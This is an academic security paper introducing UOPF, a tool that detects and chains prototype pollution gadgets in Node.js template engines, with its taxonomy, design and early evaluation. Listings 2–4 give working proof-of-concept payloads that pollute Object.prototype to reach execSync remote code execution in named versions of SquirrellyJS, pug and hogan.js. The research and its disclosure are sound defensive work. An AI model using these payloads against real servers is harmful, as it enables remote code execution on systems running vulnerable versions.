Undefined-oriented Programming: Detecting and Chaining Prototype Pollution Gadgets in Node.js Template Engines for Malicious Consequences

Zhengyu Liu, Kecheng An, and Yinzhi Cao
{zliu192, kan9, yinzhi.cao}@jhu.edu
Johns Hopkins University

***Abstract*—Prototype pollution is a type of recently-discovered, impactful vulnerability that affects JavaScript code. One important yet challenging research problem of prototype pollution is how to affect the logic—or precisely the control- or data-flow—of a target program and achieve an adversary's malicious purpose such as Arbitrary Code Execution (ACE) and File Access Manipulation. Prior works have studied the detection of so-called gadgets, which lead polluted properties to flow to sinks related to code execution. While existing gadgets are successful in achieving malicious purposes, they are direct gadgets, i.e., flowing from polluted property directly to a sink without the influence of other polluted properties. However, given more and more gadgets are being fixed and the lack of direct gadgets in some libraries, the necessity for more complicated gadgets arises accordingly.**

In this paper, we design and implement the first framework, called Undefined-oriented Programming Framework (UOPF), to detect and chain gadgets that lead to sinks via concolic execution with undefined properties as symbols. We call it Undefined-oriented Programming because one gadget may alter the control- or data-flow of another gadget via polluting additional originally-undefined properties. UOPF generates both prototype pollution and normal program inputs to guide concolic execution to reach sinks. Our evaluation on Node.js template engines shows that UOPF detects 25 zero-day gadgets that existing works cannot detect and 13 of them are chained ones. We responsibly report these gadgets to their developers and five gadgets have already been fixed. We also compare UOPF with Silent Spring, the state-of-the-art gadget detection tool and our evaluation shows that UOPF outperforms Silent Spring significantly in both false positive and negative rates.

1. Introduction

Prototype pollution is a relatively new vulnerability [17] that allows an adversary to contaminate a property of a prototypical object in JavaScript, which further alters the vulnerable program's logic for the adversary's purpose. Such vulnerabilities are widely-spread—as found in thousands of Node.js packages [44, 45] and real-world websites [36]—and more importantly severe, leading to consequences such as Remote Code Execution (RCE) [64] and Cross-site Scripting (XSS) [36].

Many prior works [36, 39, 44, 45, 64] have focused on the identification of inputs that contaminate a prototypical object's property, i.e., the detection of prototype pollution vulnerability. While vulnerability detection is important, one challenging, unsolved research question for prototype pollution is how to alter the vulnerable program's logic to achieve a malicious purpose. Therefore, researchers have already started to look for so-called *gadgets*, which guide polluted properties to flow to a traditional vulnerability's sink. For example, Silent Spring [64] found many universal gadgets in standard Node.js libraries, which leads to RCE sinks such as `spawnSync` and `compileFunction`. Probe the Proto [36] detected client-side prototype pollution consequences such as XSS and cookie manipulations via finding gadgets in website JavaScript that flow to client-side sinks such as `innerHTML` and `document.cookies`.

While existing gadget detection is successful, those found by prior works [36, 64] are so-called direct gadgets, i.e., the polluted property directly flowing to a sink via the gadget. However, developers have already started to fix gadgets as demonstrated in the success of prior works [36, 64] and reported in an existing server-side prototype pollution repository [62]. Moreover, sometimes direct gadgets may not exist in certain scenarios, e.g., the lack of use of certain gadget-related APIs of Node.js standard libraries. This raises the need for more complicated gadgets from the adversary's perspective. Specifically, adversaries can exploit indirect gadgets involving multiple undefined properties, e.g., one gadget alters the control- or data-flow of another gadget, which then flows to the sink. Those gadgets—some of which have already been discovered manually as shown in our collected dataset (Section 5.1.1)—are thus called *chained gadgets* in the paper.

The term chained gadgets for JavaScript prototype pollution is coined by us from similar concepts in other languages or domains such as binary, Java, or PHP. For example, from a long time back, people have designed Return-oriented Programming (ROP) [55] that chains different assembly gadgets via return instructions. More recently, gadgets are designed and chained for high-level languages such as PHP [52] and Java [21, 22] in generating Object Injection Vulnerability (OIV) exploits. However, the chaining methods are different for vulnerabilities in different programming languages: binary-level gadgets are chained based on return instructions and PHP or Java gadgets are chained based

on method polymorphism during deserialization. Instead, JavaScript prototype pollution gadgets are chained by undefined properties, which are different from gadget chaining in ROP or OIV.

In this paper, we design and implement the first automated framework, called Undefined-oriented Programming Framework (UOPF), to detect and chain prototype pollution gadgets for malicious consequences via concolic execution of JavaScript programs with undefined properties as symbols. The term Undefined-oriented Programming—as borrowed from Return-oriented Programming—allows one gadget to alter the control- or data-flow of another gadget by assigning originally undefined properties in JavaScript via prototype pollution, thus being chained together. Our observation is that gadget chaining needs two types of inputs, one as normal program inputs and the other as prototype pollution inputs. Our *key* insight is also two-fold based on the construction of these two types of inputs. On one hand, UOPF extracts inputs that are from test cases and have the potential to trigger sinks as normal program inputs. On the other hand, UOPF gradually extracts additional undefined properties with control- or data-flow dependencies on initial gadgets, marks them as symbols, and eventually guides the concolic execution to reach sinks. Our implementation of UOPF is open-source and available at this anonymous repository (https://anonymous.4open.science/r/UoPF).

We also present the first taxonomy of chained gadgets based on either the prototype pollution payload or the dependencies. On one hand, we show that gadgets could be either vertically- or horizontally-chained: The former allows one gadget to be chained with itself with different embedded payloads and the latter allows two different gadgets to be chained. On the other hand, we show that one gadget could have either control- or data-flow dependency on the other: The former allows one gadget to change another's control-flow, thus possibly leading to a sink or another gadget; the latter allows one gadget to patch errors introduced in the data-flow for another gadget during prototype pollution.

Next, we curate the first dataset of existing Node.js template engine gadgets that are found manually by people. Specifically, we extensively surveyed top Node.js template engines and studied their repository (e.g., Github issues) to find previously-reported or fixed prototype pollution chains. Note that we choose Node.js template engines as our target for gadget detection instead of standard Node.js libraries in Silent Spring [64] or JavaScript code from real-world websites in Probe the Proto [36] because template engines are not only less studied for gadgets in the research community but also commonly-used server-side code just like `libc` for C/C++ in Return-oriented Programming. We compare UOPF with Silent Spring on this dataset: Silent Spring only detects one out of 15 gadgets as opposed to 10 out of 15 for UOPF because dynamic features (which are hard for static analysis) are heavily used in template engines and some gadgets are chained.

We also evaluate the capability of UOPF in detecting zero-day gadgets upon popular Node.js template engines. Our evaluation results reveal 25 zero-day prototype pollution gadgets that are not found by prior works particularly Silent Spring [64]. For example, 13 zero-days are chained gadgets that need UOP to reach the final sink. We responsibly reported all our zero-day gadgets to the template engine developers and so far five zero-day gadgets have already been fixed.

To summarize it, we make the following contributions:

- We design and implement a system, called UOPF, to detect not only direct but also chained gadgets in Node.js programs, particularly zero-day ones in template engines.
- We come up with the first taxonomy for prototype pollution gadget chaining: We show gadgets can be control-/data-flow dependent or vertically/horizontally chained based on the payload structure.
- We curated the first Node.js template engine gadget dataset with many gadgets chained with control- or data-flow dependencies.

2. Overview


In this section, we first describe a motivating example and then present a gadget taxonomy.

2.1. A Motivating Example

Listing 1 illustrates a motivating example of zero-day chained gadgets found by UOPF in *SquirrellyJS* v8.0.8, a Node.js template engine that generates client-side code. Note that we reported the gadget chain to the developer, who acknowledged the issue and fixed the gadget chain in the latest version of *SquirrellyJS*. Below, we start with describing the workflow of *SquirrellyJS* for the client-code generation with a template. First, *SquirrellyJS* accepts some options from the `data` argument in `renderFile` function (Line 2) and then calls `compile` (Line 3, not shown in the code). Second, the `compile` function (Lines 34–37) converts a given template (`str`) to a JavaScript `Function` object, which is also the remote code execution (RCE) sink. More specifically, the `parse` (Line 6) function (which calls `parseContext`, Line 11) converts the template into Abstract Syntax Tree (AST) based on given options and `compileScope` converts the AST to a function body under the correct scope. The complete code can be found in Appendix A for those who are interested.

We now describe the chained gadgets found by UOPF. The first gadget starts from `currentBlock.n` at Line 26 in `compileScope` function, which is `undefined` if name is not provided. That is, when the `n` property is polluted in a prototype pollution scenario, the polluted value flows to the `returnStr` string (Line 28) and then finally to the sink at Line 36. An example payload is shown at Line 4 of Listing 2. While the first gadget is valid, one difficulty is that `type` does not equal to `'s'` at Line 27 in normal execution and therefore the program does not even reach Lines 28 and 29.

Therefore, a second gadget is needed, starting from `'view options'` at Line 2, another `undefined` property when accessing `data.settings`. The `prefixes`




```
1  function renderFile(filename, data, cb) {
2    var viewOpts = data.settings['view options'];
3   ... // calls "compile" function
4  }
5
6  function parse(str, env) {
7    var envPrefixes = env.prefixes;
8    ... // calls "parseContext" function
9  }
10
11 function parseContext(parentObj, firstParse) {
12   ...
13     for (var key in envPrefixes) {
14       if (envPrefixes[key] === prefix) {
15         prefixType = key;
16         break;
17       }
18     }
19     currentObj.t = prefixType;
20   ...
21 }
22
23 function compileScope(buff, env) {
24   for (let i; i < buffLength; i++) {
25     var type = currentBlock.t;
26     var name = currentBlock.n || '';
27     else if ( type === 's' ) {
28       returnStr += 'tR+=' \
29               + "c.l('H','" + name + "')...";}
30   }
31   return returnStr;
32 }
33
34 function compile(str, env) {
35   /* sink: function constructor */
36   return new Function(options.varName, 'c', 'cb',
       compileToString(str, options));
37 }
38 function compileToString(str, env) {
39   var buffer = parse(str, env);
40   var res = '...' + compileScope(buffer, env) + '...'
41   return res;
42 }
```

Listing 1: A motivating example of zero-day chained gadgets found in *Squirrellyjs* template engine. Note that the code is simplified for the purpose of explanation.

```
1 var sqrl = require('squirrelly')
2 const path = require('path')
3 /* Prototype Pollution */
4 Object.prototype.n = "each')\nprocess.mainModule.
      require('child_process').execSync('sleep 10');\n//"
      ; // 1st Gadget Input
5 Object.prototype.settings = {
6    'view options':{
7      prefixes: {
8         s: '',
9      }
10   }
11 }; // 2nd Gadget Input
12 /* Template generation*/
13 templatePath = path.join(__dirname+'/views/', 'each.
      sqrl');
14 sqrl.renderFile(templatePath, { kids: ['Ben', 'Polly',
      'Joel', 'Phronsie', 'Davie'] });
```

Listing 2: Prototype pollution exploit inputs for the chained gadgets in Listing 1.

of this `data.settings['view options']` object is further accessed at Line 7 and then all the properties of `data.settings['view options'].prefixes` are looped through in Lines 13–18. One property propagates to Line 19 as `prefixType` and then to Line 27 as `type`. If one property under `envPrefixes` equals `s`, the condition at Line 27 is satisfied for the completion of the first gadget. In other words, these two gadgets are chained together at Line 27: The second gadget changes the control-flow of the first, which leads to the final RCE sink.

Note that this is a challenging task for existing works, such as Silent Spring [17], to detect such chained gadgets. The reason is that Silent Spring only detects single gadgets, called universal gadgets in their paper, which *directly* leads to RCE sinks without any chaining. Specifically, Silent Spring only detects the first gadget but not the second in their static analysis. Therefore, it cannot generate a working exploit to change the control flow because the first gadget depends on the second one. It is worth noting that Lines 27–29 are originally dead code because `type` never equals `'s'` during normal execution.

Instead, UoPF can detect these two chained gadgets because UoPF marks all the `undefined` properties as symbols and guides the program execution towards the RCE sink via solving constraints. Specifically, the `viewOpts` at Line 2 and then the property under `viewOpts.prefixes` are both marked as symbols. Then, UoPF solves the constraints based on `type==='s'` at Line 27, which leads the first gadget to flow to the RCE sink at Line 36.

2.2. Gadget Relation Taxonomy

In this subsection, we describe the *first* taxonomy of chaining gadget relations. For example, Listing 1 has two horizontally-chained, control-flow gadgets. The reasons are as follows. First, these two `undefined` properties of gadgets are located in two different parts of the code (Line 2 and Line 26), thus called "horizontally-chained". Second, the second gadget changes the control-flow of the program, leading to the success of the first gadget. Therefore, we call them control-flow gadgets. We believe that such a taxonomy will shed light on future research on better detection of prototype pollution gadgets and even manual exploitation of prototype pollution vulnerabilities.

In the rest of the subsection, we first give a definition of a gadget and then describe such relation taxonomy.

2.2.1. Gadget Definition. We define a prototype pollution gadget in Definition 1 below.

Definition 1. *[Prototype Pollution Gadget] A gadget—under the context of a JavaScript prototype pollution vulnerability—is defined as a code snippet containing a dataflow, starting from an "undefined" property and flowing to a sink, which could be a function leading to remote code execution or a statement with control- or data-flow dependency on another gadget.*

We want to discuss two observations here. First, a gadget always starts from an `undefined` property because of the nature of a prototype pollution vulnerability, which affects undefined properties by injecting the same property under a prototypical object along the prototype chain. Such an `undefined` property access could be either a direct lookup (like `obj.prop`) or a looped lookup (like `for prop in obj`). In the case of a direct lookup, the undefined property

```
1  // Exploit Code
2  Object.prototype.block = {
3    type: "Code",
4    val: "process.mainModule.require('child_process').
         execSync('bash -c 'sleep 10' ')",
5    block: { // vertical payload
6      type: "Comment",
7      val: "End the visiting node process"
8    }
9  }
10
11 // pug-walk/index.js
12 function walkAST( ast , before, after, options) {
13   ...
14   switch ( ast.type ) { ...
15     case 'Code':
16       if ( ast.block ) {
17
18         ast.block = walkAST( ast.block , before, after,
                options);
19       }
20       break;
21     case 'Comment':
22       break;
23   }
24 }
```

Listing 3: A vertically-chained gadget example simplified from pug v3.0.2.

could be further used in an `if` statement or an operator like `||` (e.g., `obj.prop || ''`). Another thing worth noting is that the `undefined` property also depends on the program inputs, i.e., the property could be `undefined` in one run with certain inputs but defined in another run with different inputs. That is, the existence of gadgets is conditional, which depends on program inputs.

Second, a gadget ends with a sink, which could be a sink (like a `Function` constructor or `eval`) or a statement related to another gadget. In the former case, the gadget is the final one that leads to the consequence like RCE; in the latter case, the gadget affects the control- or data-flow of another gadget so that the other gadget may reach its own sink. The chaining of two or more gadget is defined as *Undefined-oriented Programming* (UOP) because the polluted value upon an originally undefined property chained gadgets together.

2.2.2. Chained Gadget Relations. We now describe relations between different gadgets based on two classification criteria, the payload (i.e., prototype pollution inputs) and the gadget dependency.

Gadget Payload Classification. We classify gadget relations based on the payload that triggers the gadgets.

- Vertically-chained (Self-chained) Gadgets. Such gadgets have nested payload structure, which triggers the same gadget multiple times with different inputs, thus called self-chained as well. Listing 3 shows an example of a vertically-chained gadget. Lines 2–10 show the payload, which has a top-level polluted `block` property (Line 2) and another nested polluted `block` property (Line 5). Lines 12–24 show the gadget: `ast.block` is the `undefined`, which is accessed recursively in the `walkAST` function. Note that such a nested structure is needed because otherwise if the same input is provided, the recursion at Line 18 will be infinite. Instead, the nested structure changes the control flow from the 'Code' case at Line 15 to the 'Comment' case at Line 21, thus breaking the recursive call.
- Horizontally-chained Gadgets. Such gadgets have parallel payload structure, which triggers different gadgets with different inputs. Listing 2 is an example with horizontally-chained gadgets.

```
1  // Exploit Code
2  Object.prototype.name = 'somevalue';
3  Object.prototype.inject = "},flag:process.mainModule.
       require('child_process').execSync('sleep 10').
       toString()}}//"
4
5  // hogan.js/lib/compiler.js
6  function stringifyPartials(codeObj) {
7    var partials = [];
8    for (var key in codeObj.partials) {
9      partials.push('"' + esc(key) + '":{name:"' + esc(
2nd Gadget  codeObj.partials[key].name ) + '", ' +
           stringifyPartials(codeObj.partials[key]) +"}");
10   }
11   return "..." + stringifySubstitutions(codeObj.subs);
         /* return value flows to the sink afterward */
12 }
13
14 function stringifySubstitutions(obj) {
15   var items = [];
16   for (var key in obj) {          1st Gadget
17     items.push('"' + esc( key ) + '": function(c,p,t,i)
           {'+ obj[key] + '}');}
18   return "{ " + items.join(",") + " }";
19 }
```

Listing 4: An example showing gadgets with data-flow dependencies (The 2nd gadget payload at Line 2 is also called a patching property because it patches the program's dataflow).

Gadget Dependency Classification. We also classify gadget relations based on their own connections, i.e., how one gadget affects another. Note that these two classifications are orthogonal, i.e., two gadgets can be vertically/horizontally-chained with either control- or data-flow dependencies.

- Control-flow Dependent Gadgets. When we say two gadgets have a control-flow dependency, one gadget affects the control-flow of the target program, thus leading to the second gadget. Both Listings 1 and 3 show gadgets with control-flow dependencies. The former (Listing 1) shows that the second gadget changes the control flow at Line 27, thus leading to the first gadget. The latter (Listing 3) shows that the nested structure changes the control flow at Line 14 so that the infinite recursive call is broken out.
- Data-flow Dependent Gadgets. When we say two gadgets have a data-flow dependency, one gadget affects the data-flow of the target program and subsequently the second gadget. Listing 4 shows such an example. The first gadget is part of a `for-in` loop that eventually flows to the sink function via Line 17 and Line 10. The existence of the first gadget is not enough for the exploit, because the program's dataflow is broken at Line 8 where the `name` property is undefined. Therefore, we need a second gadget payload (Line 2) to patch the program's

dataflow and therefore such a gadget payload is also called a patching property.

3. Design

In this section, we start by describing the overall system architecture of the UOPF framework. Then, we present the detailed design of two phases of UOPF.

3.1. System Architecture

Figure 1 shows the overall architecture of UOP framework (or for short UOPF) with three phases. First, in Phase (a), UOPF produces a Program under Testing (PuT), which consists of three parts: (1) a target Node.js program (i.e., a template engine), (2) normal inputs to the program (i.e., template inputs), and (3) prototype pollution inputs, which are represented as symbols for Phase (b). Second, in Phase (b), UOPF concolicly executes the PuT from Phase (a) via exploring different paths related to the prototype pollution inputs. UOPF not only solves constraints related to the current symbolic prototype pollution inputs, but also records additional undefined values encountered during concolic execution for the next run. Lastly, in Phase (c), if the previous concolic execution reaches a sink function, UOPF outputs the current gadgets and the prototype pollution outputs based on constraint solving results; if not, UOPF adds additional undefined values to the undefined pool and lets the scheduler to select additional prototype inputs for a repeat of Phase (a) and Phase (b).

Note that a target Node.js program has two categories of inputs: one from the normal program inputs, and the other from prototype pollution. Both are important in finding and chaining prototype pollution gadgets: the former determines which properties are undefined and whether there are potential to reach the sink; the latter determines how to reach the final sink. First, UOPF generates normal inputs based on existing test cases of Node.js programs and selects such inputs based on potential call paths to the sink. Second, UOPF treats prototype pollution inputs as symbols and guides the program execution based on constraint solving to determine whether the sink can be reached based on different input values.

3.2. Phase (a): Input Generation

We describe the generation of two types of inputs in Phase (a).

3.2.1. Normal Input Generation. The generation of normal inputs has two steps: (i) static call graph analysis of target Node.js program to find related APIs, and (ii) static analysis and pruning of test cases to generate inputs.

First, UOPF generates an overapproximated call graph of the target Node.js program staticly. That is, if a call edge cannot be resolved staticly, e.g., those related to dynamic invocation, UOPF overapproximates the call edge by adding all possible targets (which could be, for example, all functions under a resolved object). Note that this approach is not sound in call graph generation despite its overapproximation, because additional code (and thus funciton calls) may be introduced via functions like `eval` and a `Function` constructor. At the same time, note that this will not affect UOPF because these functions are all considered as sinks in our analysis.

Once UOPF has an overapproximated call graph, UOPF queries the call graph to determine whether there exists a call path between exported APIs and sinks and records such exported APIs. The rationale is that UOPF only needs to test those exported APIs with call paths to sinks, because otherwise no normal or prototype pollution inputs can reach the sink to achieve the purpose of remote code execution.

Second, UOPF staticly analyzes test cases of the target Node.js program to find those that invokes the APIs found in the first step. UOPF also prunes existing test cases to remove unnecessary API invocations (i.e., those unrelated to sinks) via static data-flow analysis. The purpose is to keep the normal inputs concise for the follow-up concolic execution.

3.2.2. Prototype Pollution Input Generation. The generation of prototype pollution inputs also has two steps: (i) initial identification of undefined properties with given normal inputs, and (ii) scheduling undefined properties for prototype pollution inputs.

Undefined Property Identification. UOPF runs the target Node.js program with each set of normal inputs using an instrumented Node.js runtime to record undefined property lookups. Specifically, UOPF adds additional checks to compare returned values of each property lookup with undefined at the bytecode level. If a property is undefined, UOPF jumps to additional code that logs both the property name and contextual information such as the source code position and then resumes the original execution of the bytecode.

After the run, UOPF obtains an initial pool of all the undefined properties for a given set of normal inputs without any prototype pollution inputs. Then, during concolic execution, UOPF will find additional undefined properties with either control- or data-flow dependencies, which are added to the pool again and scheduled for further concolic execution. We describe the scheduling process below.

Undefined Property Scheduling. The high-level idea is to loop through all the initial undefined properties one by one and append control- or data- dependent properties that identified during concolic execution for the scheduling of each initial undefined property. We describe the scheduling of these two types of properties below:

- Control-flow Dependent Properties. UOPF associates the control-flow dependent property with the initial undefined property and marks it as symbols for concolic execution. Let us describe the process with our motivating example in Listing 1. UOPF starts with the `'view options'` property of `data.setting` as a symbolic value, which is one of the initial undefined properties.




Figure 1: System Architecture

Then, the concolic execution reports an additional property, i.e., the `n` of `currentBlock`, and UoPF schedules this control-flow dependent property for the concolic execution for the next run.

- Data-flow Dependent Properties. UoPF first reads all previous data-flow dependent properties associated with the initial undefined property, appends the solved values, and then marks new properties as symbols for concolic execution. Let us describe the process with our example in Listing 4. UoPF starts with the `for...in` loop where the `key` variable is in the initial undefined pool and marked as a symbolic value. Then, concolic execution reports `name` as an additional undefined property with a data-flow dependency (because the execution will report an error). The scheduler of UoPF will additionally add the value of the `name` property as a symbol.

3.3. Phase (b): Concolic Execution

We describe how UoPF concolicly executes a PuT with both normal and prototype pollution inputs. Specifically, UoPF first rewrites a given PuT to incorporate operations and concretization for concolic variables and then runs the rewritten PuT on Node.js runtime to detect gadgets. In the rest of the section, we first describe concolic variables and then present constraint solving procedural with concolic variables involved.

3.3.1. Concolic Variable. We first give a formal definition of a concolic variable of UoPF in Definition 2.

Definition 2. *[Concolic Variable] A concolic variable is defined as a triple, i.e., a variable type, a possible concrete value, and a symbolic expression together with its constraints, or more precisely the following representation:*

`ConcolicVar(Type, Concrete Value, Symbolic Expression&Constraint)`

There are three elements in a concolic variable. First, a concolic variable has a type, such as a string, which can be used for follow-up constraint solving. UoPF currently supports seven concrete variable types, which includes `string`, `number`, `boolean`, `arrayOfNumber`, `arrayOfString`, `arrayOfBoolean` and `object`. The support of the first six types is standard as previous constraint solvers (e.g., Z3 [27]) do. UoPF supports the `object` type via a unique object named `symbolicObject`. Each field within this object is either an individual concolic variable or another nested `symbolicObject`. UoPF adopts a lazy initialization approach for the fields of the `symbolicObject` based on which fields are accessed during concolic execution. UoPF also supports an unknown type, called `pureSymbol`, which indicates that the current type is undecided. Second, a concolic variable has a concrete value according to the type. Such a concolic value is computed from the symbolic expression and satisfies the corresponding constraints. Lastly, a concolic variable has a symbolic expression together with its constraints. Such an expression is deduced from concolic variable operations and constraints are collected during concolic execution from conditional expressions.

Operations. During concolic execution, a concolic variable may encounter another concolic or concrete variable, and UoPF defines the following operation. Specifically, UoPF first converts a concrete variable to concolic, i.e., the type as the concrete type and both the concrete value and expression as the concrete value. For example, a string "`ab`" is represented as `ConcolicVar(string, "ab", "ab")`. Next, UoPF performs operations on three elements of involved concolic variables, i.e., matching the type and then calculating both the concrete value and the symbolic expression.

- Resolving `PureSymbol`: Type Inference. UoPF resolves concolic variables with `PureSymbol` via type inference. Specifically, there are three methods. (i) If `PureSymbol` is involved in a binary operation such as plus, UoPF infers the type of `PureSymbol` based on the other operand. (ii) If `PureSymbol` is involved in a property lookup, UoPF infers the type based on a white list of properties defined in different variable types. For example, `obj.sort` likely indicates that `obj` is a type of `Array`. (iii) If UoPF cannot resolve `PureSymbol` using the aforementioned two methods, UoPF default the types to `string`, `object`, and `arrayOfString`, because

```
1 let obj = {...};
2 let obj2 = [];
3 for (let i in obj){
4   if (obj[i] === 'hiddenValue'){
5     obj2.push(i);
6   }
7 }
8 for (let j of obj2){
9   if (j === 'hiddenKey'){
10    throw 'success';
11  }
12 }
```

Listing 5: An example illustrating the co-existence of both concolic property and value.

only these types can carry malicious payloads like RCE payloads.

- Resolving Type Conflicts: Type Coercion. UOPF resolves type conflicts involving concolic variables via type coercion. Consider the following example: `1 + ConcolicVar(string, "a", s)`. UOPF coerces `1` to a string type and then outputs `ConcolicVar(string, "1a", (+, (s, "1"))` with both the concrete value and the symbolic expression updated. Detailed type coercion rules are listed in Appendix C, which follows the JavaScript convention.

Concretization. When an operation related to a concolic variable is not feasible due to the lack of modeling of the operation, UOPF chooses to concretize the concolic variable using its concrete value and introduces a new concolic variable for the returned result. Consider a function called `addWith`, which is an external function heavily used by the template engine from a third-party `with` package [14]. The `addWith` function takes a code string as input and wraps it in a new scope that allows access to certain local variables. It is challenging to model such functions using concolic operations due to the heavy involvement of string operations. Therefore, UOPF directly invokes such functions on the concrete value and introduces new concolic variables.

3.3.2. Constraint Solving. When UOPF concolicly executes a PuT, UOPF may encounter conditional statements in which the condition depends on a concolic variable. If so, UOPF resorts to a constraint solver to find a concrete value for the variable. For example, say the statement is `if(obj.prop==='a')` where `prop` is undefined. UOPF considers `obj.prop` as a concolic variable and solves its concrete value as `'a'` according to the constraint.

One challenging case is that both the property and the value are unknown and concolic. In such a case, UOPF marks both as concolic, solves contraints separately, and then merges them under one `symbolicObject`. Listing 5 shows such an example. The first `for` loop at Line 3 could access an unknown property and therefore the variable `i` could be undefined, i.e., being a prototype pollution input and thus concolic. At the same time, the value of `obj[i]` is unknown and thus concolic as well. That is, UOPF introduces two separate concolic variables. Next, when UOPF concolicly executes Line 4, UOPF solves the value as `'hiddenValue'`; then, at Line 9, UOPFsolves the property as `'hiddenKey'`. Lastly, UOPF merges both `'hiddenValue'` and `'hiddenKey'` into one concolic variable with `symbolicObject` type.

TABLE 1: A breakdown of gadgets in the Node.js template engine dataset curated by us.

Gadget Type	Number of Gadgets
Direct Gadget	12
Chained Gadget	3
Data-flow dependent Gadget	2
Control-flow dependent Gadget	1
Total	15

4. Implementation

We implemented an open-source version of UOPF in this anonymous repository (https://anonymous.4open.science/r/UoPF). The total implementation has 5,279 Lines of new Code, excluding any third-party libraries. We now describe different components of UOPF. First, our static analysis in analyzing Node.js programs and test cases is based on CodeQL [31] with 827 Lines of Code. Second, our customized Node.js is an instrumentation of Google's V8 JavaScript engine with 48 Lines of Code. Specifically, we modified `LdaNamedProperty` and `LdaKeyProperty` bytecodes and instrumented their bytecode handlers in Ignition, i.e., V8's internal interpreter. Lastly, our concolic execution is based on ExpoSE [49, 50], a dynamic symbolic execution engine for JavaScript, with 4,404 Lines of new Code. Since ExpoSE has limited support of ES6 features, UOPF relies on Bable [2] to convert code to be ES5 compatible before code rewriting.

5. Evaluation

We structure our evaluation of UOPF around the following four research questions:

- RQ1 [Zero-day]: How many zero-day gadgets can UOPF detect but state-of-the-art approaches cannot?
- RQ2 [FN&FP]: What are UOPF's false negatives (FNs) and false positives (FPs) compared to the state-of-the-art approach?
- RQ3 [Performance]: How long does it take for UOPF to find and chain gadgets with exploit code?
- RQ4 [Coverage]: How effective is UOPF in exploring new undefined properties and analyzing new execution paths?

5.1. Experimental Setup

We describe our experimental setup including the dataset curation, our experimental environment, and baselines.

5.1.1. Dataset. We describe the procedure in curating the first Node.js template engine gadget dataset as the following four steps.

- Step I: Survey of popular template engines. We included 40 template engines from the *consolidate.js* repository [32], an extensive collection of the most widely-used template engines in Node.js.
- Step II: Study of Github issues. We manually searched for issues in each template engine's GitHub repositories using keywords such as `prototype`, `pollution`, and `security`. In total, we found four issues [3, 9, 10, 11] related to prototype pollution gadgets in total.
- Step III: Study of blogs related to each template engine. We manually searched Google for technical blogs related to each template engine and prototype pollution. The same keywords together with the template engine's names are used in the search. In total, we found nine blog posts [1, 5, 6, 7, 8, 12, 13, 15, 16] related to prototype pollution gadgets in total.
- Step IV: Curation of the dataset. We curate the dataset using all the collected information by downloading the corresponding template engine version and generating the corresponding gadget. We manually verified each gadget before adding one into the dataset.

In total, we collect 15 known gadgets in 13 template engines. Table 1 shows a breakdown of these known gadgets based on direct vs. chained and a detailed breakdown of chained gadgets based on control- or data-flow dependency. There are no known gadgets that are vertically-chained and that is why we did not include the breakdown of vertically vs. horizontally chained.

5.1.2. Environment. All our experiments are executed on an Amazon EC2 instance of the c5.12xlarge type, which is equipped with 96 GB of memory and a 24-core Intel(R) Xeon(R) Platinum 8275CL CPU running at 3.00GHz, providing a total of 48 vCPUs. The instance is running Ubuntu 22.04.2 LTS with Node.js v16.20.0 installed. In order to maximize the utilization of computing resources, we configure the system to run a maximum of 48 concolic execution worker processes in parallel.

5.1.3. Baselines. We use the following two baselines in evaluating UOPF as a comparison.

- Silent Spring (SS) [64]. We adopt the original code [65] provided by the authors. Since the original code was used to detect gadgets in Node.js standard libraries, many Node.js template sinks are not included. Therefore, we also complement Silent Spring with all the Node.js template engine sinks as shown in Appendix B (Table 5).
